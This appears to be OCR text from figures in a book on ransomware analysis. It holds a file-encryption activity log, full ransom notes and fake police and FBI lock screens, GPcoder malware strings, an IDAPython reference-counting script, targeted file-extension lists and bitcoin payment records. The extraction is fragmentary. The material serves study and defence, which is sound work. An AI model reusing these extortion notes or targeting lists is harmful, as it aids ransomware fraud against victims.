11:19:59 AM	1...	CREATE	C:\d\m\am\atiide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\atiide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\atiide.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\dps_am4.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\dps_am4.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\dps_am4.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\infcache.1.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\infcache.1.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\infcache.1
11:19:59 AM	1...	CREATE	C:\D\M\AM\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	WRITE	C:\D\M\AM\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	WRITE	C:\D\M\AM\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	CREATE	C:\d\m\am6\ahcix86.7z.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am6\ahcix86.7z.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am6\ahcix86.7z
11:19:59 AM	1...	CREATE	C:\d\m\am6\ahcix86d.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am6\ahcix86d.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am6\ahcix86d.inf
11:19:59 AM	1...	CREATE	C:\d\m\am6\infcache.1.id_c6f2632110b7b02b_email_enc10@dr.com_.scl






{
"_id" : ObjectId("
"mail" : "
.org",
"note" : "SEND 0.2 BTC TO THIS ADDRESS
AND CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !"
}


https://www.shodan.io/search?query=mongodb
Shodan
Developers
Book
View All...
SHODAN
mongodb
Explore
Enterprise Access
Contact Us
Exploits
Maps
TOTAL RESULTS
55,629
TOP COUNTRIES
United States 17,074
China 14,877
Germany 2,827
France 2,594
Singapore 2,188
Added on 2017-11-10 08:40:09 GMT
Canada,
Details
database
MongoDB Server Information
Authentication partially enabled
{
"storageEngines": [
"devnull",
"mmapv1",
],
"maxBsonObjectSize":
"ok": 1.0,
"bits": 64,
"modules": [],
"openssl": {
...

BIOS Boot Process for Windows XP
POST
BIOS
MBR/VBR
NTLDR
(using ntdetect.com)
NT Kernel


```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya[redacted]r
   http://petya[redacted]r

3. Enter your personal decryption code there:

   [redacted]

If you already purchased your key, please enter it below.

Key:
```





Hex Workshop - [Fixed Disk 0x80 <sector 0x00 of 0x27FFFFF>]
File Edit Disk Options Tools Plug-Irs Window Help
Legacy ASCII
Data Visualizer
0 1 2 3 4 5 6 7 8 012345678
00000048 00 B4 0E CD 10 EB F2 88 4E ....._....N
00000051 10 E8 46 00 73 2A FE 46 10 ..F.s*.F.
0000005A 80 7E 04 0B 74 0B 80 7E 04 .~..t..~.
00000063 0C 74 05 A0 B6 07 75 D2 80 .t....u..
0000006C 46 02 06 83 46 08 06 83 56 F...F...V
00000075 0A 00 E8 21 00 73 05 A0 B6 ...!.s...
0000007E 07 EB BC 81 3E FE 7D 55 AA ....>.}U.
00000087 74 0B 80 7E 10 00 74 C8 A0 t..~..t..
00000090 B7 07 EB A9 8B FC 1E 57 8B ....W.
00000099 F5 CB BF 05 00 8A 56 00 B4 ......V..
000000A2 08 CD 13 72 23 8A C1 24 3F ...r#..$?
000000AB 98 8A DE 8A FC 43 F7 E3 8B .....C...
Fixed Disk 0...


Chapter 5: Ransomware Economics

```
You became victim of the GOLDENEYE RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://[redacted].onion/[redacted]
   http://[redacted].onion/[redacted]

3. Enter your personal decryption code there:

   [redacted]

If you already purchased your key, please enter it below.

Key:
```





STRATHCLYDE POLICE
METROPOLITAN POLICE
NEW SCOTLAND YARD
Attention!!!
Under the laws of the United Kingdom and investigation of Metropolitan Police Service and Strathclyde Police Your computer is locked to prevent illegal activity in the network.
Your IP-address [redacted]. From this IP-address it was visited sites containing banned scenes of violence against people, as well as viewing banned in United Kingdom [redacted] materials. We discouverd video files that contain elements of violence were found on your computer.
Unsolicited Bulk Messages was send from your computer's IP address and it was recorded by SpamHaus this month.
The computer has been locked to prevent your illegal activities on the Internet.
Your details:
IP: [redacted]
Location: United Kingdom
ISP: [redacted]
To unlock the computer you are obliged, within 48 hours of receiving notice, to pay a fine of £ 100.
You could pay the forfeit in two ways:
1) Paying through Ukash:
To do this, you should enter the 19 digits code in the payment form and press OK (if you have several codes, enter them one after the other and press OK).
If an error occurs, send the codes to address surcharge@[redacted].co.uk.
2) Paying through Paysafecard:
To do this, you should enter the 16 digits resulting code (if necessary with a password) in the payment form and press OK (if you have several codes, enter them one after the other and press OK).
If an error occurs, send the codes to address surcharge@[redacted].co.uk.
Ukash Where can I buy Ukash?
You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.
Epay - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.
PayPoint - Get Ukash wherever you see the PayPoint sign.
Payzone - Ukash available from Payzone terminals around the UK.
Inpay - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.
OK
paysafecard
pay cash. pay safe.
OK



Transaction View information about a bitcoin transaction
1901be98ac2873bf694201b9cb7a27d67f74c2542bfe188c1c5ac667c245f5ed
1Lusy9eyK6VTtxJUQ9TS7Ep1oGtKhtCRoq
1M4uTwc5futmrUxH9NzzcuAwyARFo2vzme
1QCmN1iL9UCndBHGS2kEekX6WuhsLYzLzo
$ 193,776.79
$ 1,984,225.05
2 Confirmations
$ 2,178,001.84



Transactions
c99d0f9cbfdb652e7b4924d03f529b5734efb0a7ea7645681c26f200bf55db59
(Size: 243 bytes)
No Inputs (Newly Generated Coins)
1C1mCxRukix1KfegAY5zQQJV7samAciZpv - (Unspent)
Unable to decode output address - (Unspent)
$ 123,628.66
$ 0.00
$ 123,628.66
cc109af476cbc6689d5cc258940a61137e126032611dde73fc26b8b0a75481c5
(Fee: $ 17.35 - 237.47 sat/WU - 473.68 sat/B - Size: 380 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej ($ 1,524.90 - Output)
3J78sDfNPTbhmojuCvTBik2BDEwrgVy1JK - (Unspent)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej - (Unspent)
$ 1,349.47
$ 158.08
$ 1,507.55
afacca0894e5e84f7703f0f0ff7b8ea48259fd35c55b86ff24331c941d6992c8
(Fee: $ 17.35 - 237.15 sat/WU - 472.44 sat/B - Size: 381 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej ($ 59,301.49 - Output)
3D3k6cDTbeVKWu9ynGmXTuR8QkPBEzdQXb - (Unspent)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej - (Spent)
$ 5,447.60
$ 53,836.54
$ 59,284.13
0f847fbb45faea1e3ff9f8ede45937c15e2147bdea868e333c2b45af19594fc7
(Fee: $ 17.35 - 234.68 sat/WU - 469.97 sat/B - Size: 383 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej ($ 9,718.08 - Output)
18SYHQtEaFmRAUxy6ZvbeUskwgdwUNqYFb - (Unspent)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kytlcckxswvvzej - (Unspent)
$ 5,687.03
$ 4,013.70
$ 9,700.73
efd3a0b1db78169fdfdbbbe632df5b0066b251949ae67602f54dce9e42c626ff
(Fee: $ 17.27 - 200.9 sat/WU - 803.59 sat/B - Size: 223 bytes)
1Hig2sjWdPWfd8uBMQrmCpzVeVUVzRNKEH ($ 142,025.38 - Output)
13EetqaLKDBFRvojVjEK1DLnj7zLj1X8aL - (Unspent)
$ 128,580.25


Chapter 6: Case Study of Famous Ransomware



Unauthorized or pirated software has been detected. Your system has been blocked.
FBI ANTI-PIRACY WARNING
Willful copyright infringement is a federal crime that carries penalties of up to five years in federal prison, a $250,000 fine, forfeiture and restitution (17 U.S.C s.506, 18 U.S.C s.2319)
As a first-time offender you are required by law to pay a fine of 250 USD
If the fine is not paid within three days, a warrant will be issued for your arrest, which will be forwarded to your local authorities.
You will be charged, fined, convicted for up to 5 years.
There are two ways to pay a fine:
1. You can pay your fine online through BitCoin. BitCoin is available nationwide.
Click the tabs below to find the nearest ATM or exchange.
Your computer will be unlocked after you make your payment.
2. (Offline Option) You can come to your local courthouse and pay your fine at the 'Cashiers' window.
Your computer will be unlocked within 4-5 working days.
To regain access now, transfer BitCoin to the following address (click to copy):
After the payment is finalized enter Transfer ID below.
Online fine payments are securely processed by Chase Paymentech.
Amount:
Transfer ID:
BTC 1.101
PAY FINE
NOTE: Files on this computer, including network files, have been encrypted and disabled. Files will be restored after the fine is paid.
Do not attempt to remove this message. This will damage your files, hardware and Windows installation beyond recovery.
View encrypted files
Payment
How to pay a fine
Find nearest ATM
Online Exchanges
Internet Browser
Notepad
Office of Criminal Investigations - U.S. Department Of Justice
Cybercrime Investigations Unit (CcIU)


ATTENTION!!!!!!
ALL YOUR PERSONAL FILES WERE ENCRYPTED
WITH A STRONG ALGORYTHM RSA-1024
AND YOU CAN'T GET AN ACCESS TO THEM
WITHOUT MAKING OF WHAT WE NEED!
READ 'HOW TO DECRYPT' TXT-FILE
ON YOUR DESKTOP FOR DETAILS
JUST DO IT AS FAST AS YOU CAN!
REMEMBER: DON'T TRY TO TELL SOMEONE
ABOUT THIS MESSAGE IF YOU WANT TO GET
YOUR FILES BACK! JUST DO ALL WE TOLD.


ATTENTION!!!!!!
HOW TO DECRYPT FILES.txt - Notepad
File Edit Format View Help
Attention!!!
All your personal files (photo, documents, texts, databases, certificates, kwm-files, video) have been encrypted by a very strong cypher RSA-1024. The original files are deleted. You can check this by yourself - just look for files in all folders.
There is no possibility to decrypt these files without a special decrypt program! Nobody can help you - even don't try to find another method or tell anybody. Also after n days all encrypted files will be completely deleted and you will have no chance to get it back.
We can help to solve this task for 120$ via wire transfer (bank transfer SWIFT/IBAN). And remember: any harmful or bad words to our side will be a reason for ingoring your message and nothing will be done.
For details you have to send your request on this e-mail (attach to message a full serial key shown below in this 'how to..' file on desktop):


E:\packpub\samples\gpcoder\aatxt.txt.ENCODED
num_of_refs = NumOfRefs(funcea)
func_stats[functionName] = num_of_refs
sorted_func_stats = sorted(func_stats.items(), key=lambda
E:\packpub\samples\gpcoder\aatxt.txt
from idautils import *
from idaapi import *
def NumOfRefs(address):
res = 0
for ref_ea in CodeRefsTo(address, 0):
res = res + 1
return res
ea = BeginEA()
sum_of_funcs = 0
func_stats = dict()
for funcea in Functions(SegStart(ea), SegEnd(ea)):
functionName = GetFunctionName(funcea)
if 'sub_' in functionName:
num_of_refs = NumOfRefs(funcea)
func_stats[functionName] = num_of_refs
sorted_func_stats = sorted(func_stats.items(), key=lambda


CryptEncrypt•
CryptExportKey•
CryptGenKey•
CryptImportKey•
CryptDestroyKey•
SHGetSpecialFolderPathA•
ShellExecuteA•
PathMatchSpecA•
PathFindFileNameA•
SystemParametersInfoA•
wsprintfA•
.ENCODED•
ntfs_system.bat•
del "•
del %0•
ilold•
HOW TO DECRYPT FILES.txt•
%02X•
wall•
.bmp•
cfg•
WALL
102•
BM.=•
>g?9
>g?9
fO'38
PA(•
fGG•
Kz"&
urdr


3fr, accdb, ai, arw, bay, cdr, cer, cr2, crt,
crw, dbf, dcr, der, dng, doc, docm, docx, dwg,
dxf, dxg, eps, erf, indd, jpe, jpg, kdc, mdb,
mdf, mef, mrw, nef, nrw, odb, odm,odp, ods,
odt, orf, p12, p7b, p7c, pdd, pef, pem, pfx,
ppt, pptm, pptx, psd, pst, ptx,r3d, raf, raw,
rtf, rw2, rwl, srf, srw, wb2, wpd, wps, xlk,
xls, xlsb, xlsm, xlsx


CryptoLocker-v3
Your personal files are encrypted!
Your private key will be destroyed on:
Your files have been safely encrypted on this PC: photos,videos, documents,etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.
Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.
The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.
Once this has been done, nobody will ever be able to restore files...
In order to decrypt the files open your personal page on site https:/ and follow the instruction.
Use your Bitcoin address to enter the site:
Click to copy Bitcoin address to clipboard
if https:// is not opening, please follow the steps:
You must install this browser www.torproject.org/projects/torbrowser.html.en
After instalation,run the browser and enter address .onion
Follow the instruction on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.
Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.
Show encrypted files
Check Payment
Enter Decrypt Key
Click to Free Decryption on site


```
.C,.h,.m,.ai,.cs,.db,.db,.nd,.pl,.ps,.py,.rm,.3dm,.3ds×3fr,.3g2,
.3gp,.ach,.arw,.asf,.asx,.avi,.bak,.bay,.cdr,.cer,.cpp,.cr2,.crt,
.crw,.dbf,.dcr,.dds,.der,.des,.dng,.doc,.dtd,.dwg,.dxf,.dxg,.eml,
.eps,.erf,.fla,.flv,.hpp,.iif,.jpe,.jpg,.kdc,.key,.lua,.m4v,.max,
.mdb,.mdf,.mef,.mov,.mp3,.mp4,.mpg,.mrw,.msg,.nef,.nk2,.nrw,.oab,
.obj,.odb,.odc,.odm,.odp,.ods,.odt,.orf,.ost,.p12,.p7b,.p7c,.pab,
.pas,.pct,.pdb,.pdd,.pdf,.pef,.pem,.pfx,.pps,.ppt,.prf,.psd,.pst,
.ptx,.qba,.qbb,.qbm,.qbr,.qbw,.qbx,.qby,.r3d,.raf,.raw,.rtf,.rw2,
.rwl,.sql,.sr2,.srf,.srt,.srw,.svg,.swf,.tex,.tga,.thm,.tlg,.txt,
.vob,.wav,.wb2,.wmv,.wpd,.wps,.x3f,.xlk,.xlr,.xls,.yuv,.back,.docm,
_docx,.flac,.indd,.java,.jpeg,.pptm,.pptx,.xlsb,.xlsm,.xlsx
```

```
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Connection: close
Content-Length: %d•
CRYPTLIST•
DECRYPT_INSTRUCTION.TXT•
DECRYPT_INSTRUCTION.HTML•
DECRYPT_INSTRUCTION.URL•
E(|"U-
G$Ym
r1+#
CRYPTLIST•
DECRYPT_INSTRUCTION.HTML•
DECRYPT_INSTRUCTION.TXT•
DECRYPT_INSTRUCTION.URL•
E(|"U-
G$Ym
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Connection: close
Content-Length: %d•
r1+#
CRYPTLIST•
DECRYPT_INSTRUCTION.TXT•
DECRYPT_INSTRUCTION.HTML•
DECRYPT_INSTRUCTION.URL•
E(|"U-
G$Ym
r1+#
CRYPTLIST•
DECRYPT_INSTRUCTION.TXT•
DECRYPT_INSTRUCTION.HTML•
DECRYPT_INSTRUCTION.URL•
```

What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall.
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
